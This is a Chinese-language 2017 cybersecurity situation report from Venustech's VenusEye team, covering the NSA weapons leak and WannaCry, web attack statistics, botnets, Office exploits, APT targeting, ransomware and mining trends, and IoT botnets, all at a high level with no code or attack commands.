启明星辰
领航信息安全

2017

网络安全态势观察报告

金睛 VenusEye

VenusEye

免责声明

DISCLAIMER

本报告的研究数据和分析资料来自于启明星辰金睛安全研究团队，统计数据来自于启明星辰 VenusEye 威胁情报中心。主要针对中国 2017 年（部分安全事件发生于 2018 年初）的网络安全状况进行统计、研究和分析。本报告提供给媒体、公众和相关政府及行业机构作为互联网信息安全状况的介绍和研究资料，请相关单位酌情使用。如若本报告阐述之状况、数据与其他机构研究结果有差异，请使用方自行辨别，启明星辰公司不承担与此相关的一切法律责任。

关于作者 AUTHOR

启明星辰金睛安全研究团队

金睛安全研究团队是启明星辰集团检测产品本部专业从事威胁分析的团队。主要职责是对现有产品搜集上报的安全事件、样本数据进行挖掘、分析，并向用户提供专业分析报告。该组织会依据数据产生的威胁情报，对其中采用的各种攻防技术做深入的跟踪和分析，并且给出专业的分析结果、提出专业建议，为用户决策提供帮助。

金睛安全研究团队成立至今，先后发布了《海德薇 Hedwig 组织分析报告》、《绕过 UAC 的恶意样本分析报告》、《“宏”攻击防不胜防，江湖再现新变种》、《卷土重来年度报告之 2016 年金睛监测数据分析》、《新鲜出炉~内核级后门“DoublePulsar”分析报告》、《金睛为你揭秘 APT28 是如何干扰法国大选的》、《隐藏 17 年的 Office 远程代码执行漏洞现 POC 样本 启明星辰提供解决方案》、《“白象”APT 组织近期动态分析报告》等数十份专业安全分析报告。

启明星辰 VenusEye 威胁情报中心

Venuseye 威胁情报中心（www.venuseye.com.cn）是由启明星辰集团倾力打造的集威胁情报收集、分析、处理、发布和应用为一体的威胁情报服务系统，是启明星辰多年网络安全研究和积累的集中体现。系统以自有情报和第三方交换情报为基础数据，综合运用静态分析、动态分析、大数据关联分析、深度学习、多源情报聚合等先进技术，生产和提供高质量的威胁情报信息。

基于 Venuseye 威胁情报中心可以提供威胁情报数据、系统、技术和专业能力的输出，启明星辰丰富的网络安全产品和庞大的企业用户群为 Venuseye 威胁情报中心提供了国内最优质的威胁情报应用生态环境，可以通过在线查询、API 对接、离线情报库、私有威胁情报中心解决方案等多种不同形式为广大用户提供全方位的威胁情报服务。

前言 PREFACE

在刚刚过去的“两会”上，李克强总理在政府工作报告中指出“过去五年来，我国的国内生产总值从 54 万亿元增加到 82.7 万亿元，年均增长 7.1%，占世界经济比重从 11.4%提高到 15%左右，对世界经济增长贡献率超过 30%”。上述数字毫无疑问证明我国的经济正走在高速发展的快车道上，这其中数字化经济、互联网+、中国制造 2025、一带一路等战略的落地和实施起到了举足轻重的作用。在其驱动下各行各业的业务模式和价值链都在悄然发生着变革，以云计算、大数据、人工智能、物联网为代表的一系列新兴 IT 技术被广泛应用于生产和生活中，一方面极大地促进了生产力的提升，另一方面也带来了新的网络安全问题。

刚刚过去的 2017 年，对于网络安全来说注定是不平凡的一年。

从 NSA 方程式组织网络攻击武器的大规模泄露，到频繁曝光的各类 Office 漏洞、Web 应用漏洞；从上半年勒索病毒借助网络武器的大爆发，到下半年各类挖矿攻击的大规模盛行；从日益增长的各种供应链攻击，到各类有针对性的 APT 组织的不断活动。种种爆炸性的网络安全事件让我们深切感受到攻击者的手段更加武器化，利益驱使下的网络攻击呈现产业化、组织化，网络攻击面正在不断扩大。

同时，空前规模的 DDOS 攻击、海量数据的泄漏、关键基础设施一次次的停摆等一个个鲜活的事实向我们证明网络安全早已不再是能不能上网的寻常小事，而是直接关系到国计民生、社会生产乃至国家稳定的大事。

2017 年已经是网络安全发展史上的过去时，但是历史时刻都在提醒我们正在面临的日益严峻的网络安全状况。

对此，启明星辰金睛安全研究团队、VenusEye 威胁情报中心联合发布《2017 年网络安全态势观察报告》，以观察者的视角尝试剖析 2017 年网络安全形势及其变化，希望以此为各行业以及相关企业提供网络安全战略和决策的参考。

DIRECTORY

目录

DIRECTORY

概述

1. NSA 网络武器泄露影响深远，网络武器民用化态势明显

2017 年影响力最大的安全事件当属勒索病毒 WannaCry 的大面积爆发，WannaCry 之所以攻击力极强在于其使用了方程式组织泄露的 NSA 网络武器“永恒之蓝”。NSA 网络武器泄露最早可以追溯到 2013 年，其后从 2016 年 8 月开始，Shadow Brokers 组织高调出现并开始贩卖 NSA 网络武器。2017 年 4 月泄露的这批网络武器，其威胁程度更是达到了前所未有的高度。

下面我们就来一起回顾下由 NSA 网络武器泄露导致的一系列网络安全事件：




图 1. NSA 网络武器泄露相关事件时间线

2016 年 8 月 13 日，黑客组织 Shadow Brokers 高调出现，声称攻破了为 NSA 开发网络武器的黑客团队方程式组织，并开始公开贩卖窃取来的网络武器。从后来陆续曝光的各种攻击工具来看，Shadow Brokers 对于 NSA 方程式组织的入侵应该在 2013~2016 年期间。

2017 年 1 月 8 日，Shadow Brokers 再度开卖窃取的 Windows 系统漏洞利用工具。此次公开贩卖的工具包括 Windows 的 IIS、RPC、RDP 和 SMB 等服务的远程代码执行，以及一些后门、Shellcode 和其他一些小工具。

2017 年 2 月 10 日，一个疑似早期版本的 WannaCry 加密模块程序被上传到 VirusTotal。WannaCry 爆发以后，通过代码相似度比较，有相当大的把握认为这就是后续 WannaCry 勒索病毒的雏形。

2017 年 4 月 14 日，Shadow Brokers 公布了 2016 年以来数次公布的网络武器中最有攻击力和破坏力的部分。此次泄露的漏洞利用工具和框架涵盖 SMB、RDP、IIS 及各种第三方邮件服务器等多种远程服务漏洞。其中影响面最广而且最稳定的“永恒之蓝”成为后来 WannaCry 勒索病毒事件的直接导火索。

同日，微软发布公告称，Shadow Brokers 公布的大部分漏洞，在 2017 年 3 月 14 日以及之前的例行补丁包中已经修复，并告诫用户尽快打好补丁。但 Windows XP 和 Windows 2003 因为升级服务期超限，未在修补范围内。

同日，启明星辰紧急启动重大安全事件应急响应，于当日发布核弹级漏洞预警，提出初步解决方案。同时着手研究泄露的 NSA 攻击武器，于 16 日晚间升级 12 条事件规则，为防范可能的攻

击提供产品级解决方案。

2017 年 4 月底，基于 NSA 工具原理形成的更为简单易用的攻击代码现身互联网，初级黑客都可以凭借相关代码肆意妄为。种种迹象显示，黑客正蠢蠢欲动，大战爆发迫在眉睫。启明星辰再度启动应急响应，对攻击代码中的关键点进行分析，归并整合了之前发布的防护规则，并添加了“TCP_NSA_Windows_SMB_DoublePulsar 植入成功”等更为精确的防护规则，也正是这次升级使得启明星辰客户在后续的 WannaCry 攻击中未受到明显波及。

2017 年 5 月 12 日下午，WannaCry 勒索蠕虫爆发。启明星辰先前发布的多个防范规则起到了明显作用，“TCP_NSA_Windows_SMB_DoublePulsar 植入成功”事件报警量在当天晚间 20 点左右达到有史以来的峰值，这表明蠕虫针对我国的攻击在 12 日晚间逐渐到达高峰。

鉴于事态严重，微软破例发布了 Windows XP 以及 Windows 2003 的漏洞补丁。

一周后，WannaCry 的感染和传播量逐渐下降，显示此次事件初步得到平息。

2017 年 6 月 27 日，第二波基于永恒之蓝的 Petya 勒索病毒爆发，我们监测到国内有部分用户感染。同时经过分析，Petya 勒索病毒使用的“DoublePulsar”后门进行了网络协议上的修改，于是紧急升级了报警规则“TCP_NSA_Windows_SMB_DoublePulsar 植入成功（Petya 蠕虫感染）”。

2017 年 8 月，各种基于“永恒之蓝”的挖矿攻击出现。同时，WannaCry 变种传播量显著上升，新变种大多 patch 掉 Kill Swtich 代码，并去掉了加密勒索功能，只包含传播功能。

基于我们于 2017 年 4 月底添加的规则 “TCP_NSA_Windows_SMB_DoublePulsar 植入成功”，我们绘制出了利用“永恒之蓝”武器进行攻击的变化趋势。

从图中可以看出，“永恒之蓝”利用量从 2017 年 4 月开始持续增长，在 6 月份达到顶峰，之后一路下降，而就在 2017 年下半年开始，利用“永恒之蓝”进行挖矿的案例的增多，导致利用量又开始持续增长。




图 2. 2017 年“永恒之蓝”攻击变化趋势

我们预计，泄露的 NSA 网络武器将持续威胁网络安全，网络武器民用化态势也会愈演愈烈。

2. Struts2 漏洞仍为主力，WebLogic 漏洞后发制人

Web 攻击方面，2017 年黑客使用最多的攻击方式仍然是 Struts 系列漏洞攻击，占比高达 53%。其次是 SQL 注入攻击（33%），非法 Webshell 上传（5%），XSS 注入攻击（4%），Weblogic 漏洞攻击（3%），IIS 漏洞攻击（2%）。




图 3. 2017 年各种 Web 类攻击占比

虽然利用 Weblogic 漏洞攻击次数较少，但利用成功率却远远高出其他攻击的成功率，仅次于 Struts2 漏洞，其“实力”不可小觑。




图 4. 2017 年各种 Web 类攻击成功率占比

3. 僵尸网络攻击态势严重，我国受影响最深

近年来，僵尸网络已经成为互联网稳定和安全的最大威胁。在 2017 年全年捕获到的各类僵尸主机中，中国（11.59%）数量最多，受害最严重。其次是巴西（10.40%），美国（10.15%），印度（9.57%）和俄罗斯（5.77%）。我国仍是受僵尸网络攻击影响最严重的国家。




图 5. 2017 年全球僵尸网络感染分布情况

4. Office 漏洞爆发年，黑客普遍喜新厌旧

2017 年，针对恶意文档的攻击仍以 Office 攻击为主。相较于往年，今年曝光的 Office 漏洞数量和质量都称的上是历史之最。




图 6. 2017 年 Office 漏洞文档捕获情况

上图是 2017 年几个比较重要的 Office 漏洞样本捕获量趋势图。从图中可以看出，每一次重大漏洞 POC 的公开，都会导致一次大规模的利用，并且当更加有利于利用的漏洞出现时，攻击者会毫不犹豫地投入到新漏洞的怀抱。由于新曝光的漏洞质量较高，使得黑客逐渐弃用使用多年的 CVE-2012-0158 等经典漏洞。

5. APT 组织攻击维度广泛，政府部门最受“偏爱”

2017 年，各个有针对性的 APT 组织尤为活跃，这或许与今年被频繁曝光的各类高危漏洞有关。在 APT 组织攻击目标中，政府部门最受青睐，其次为金融行业。




图 7. APT 攻击目标针对不同行业占比

2017 年，“海莲花”，“白象”，“蔓灵花”等 APT 组织持续对我国政府机构进行攻击，经济发达地区成为 APT 攻击的重灾区。

图 8. 2017 年 APT 攻击目标分布情况

6. “上半年勒索，下半年挖矿”，黑客追求更高效的经济利益

2017 年，勒索和挖矿攻击成为黑客攫取经济利益的主要手段。但在时间分布上整体呈现“上半年勒索，下半年挖矿”的态势。

2016 年，Locky 等各类勒索病毒仍主要以邮件传播为主，但 NSA 网络武器的出现给勒索病毒 WannaCry 插上了腾飞的翅膀。也因为如此，勒索病毒在上半年逐渐达到顶峰。但即便是大规模传播的 WannaCry 病毒，也只有极少数的中招者会缴纳赎金。在勒索病毒疯狂了一年多之后，黑客似乎也看到了勒索病毒较低的经济回报率，开始更加热衷于“闷声发大财”式的挖矿攻击。

2017 年下半年，各种挖矿木马开始盛行。不同于勒索病毒的明目张胆，挖矿木马的非破坏性和隐蔽性往往不容易让人察觉，其只会悄悄潜伏在用户的电脑中，偷偷耗费着用户的计算资源。同时数字货币价格的大幅度走高，也是挖矿攻击在下半年持续上涨的原因。

长期来看，勒索和挖矿攻击都将会是黑客追求经济利益的手段。




图 9. 2017 年挖矿和勒索攻击趋势变化

7. IoT 设备成黑客新宠，攻击面愈加广泛

IoT 设备由于其持续在线的优势成为黑客近年来的“新宠”。同时由于 IoT 设备厂商在安全上投入的不足导致大量 IoT 设备犹如“裸奔”一样暴露在黑客面前。前些年黑客一般会使用 ssh，telnet 密码爆破等简单粗暴的方式攻击 IoT 设备。2017 年以来，越来越多的黑客开始瞄准 IoT 设备的各种漏洞进行攻击，而且涵盖面越来越广，几乎囊括了所有流行的 IoT 设备。




图 10. 2017 年 IoT 攻击目标设备占比

2017 年最活跃的物联网僵尸网络家族为：以摄像头，路由器感染为主的 Mirai 僵尸网络，以腾达路由器为目标的 Gafgyt，以华为路由器为目标的 Satori 和 Brickerbot，以及内嵌多个漏洞扫描模块的 IoTroop。




图 11. 2017 年较活跃的物联网僵尸网络家族占比

在 2017 年最为流行的 Mirai 及其变种僵尸网络中，我国受影响最为严重。

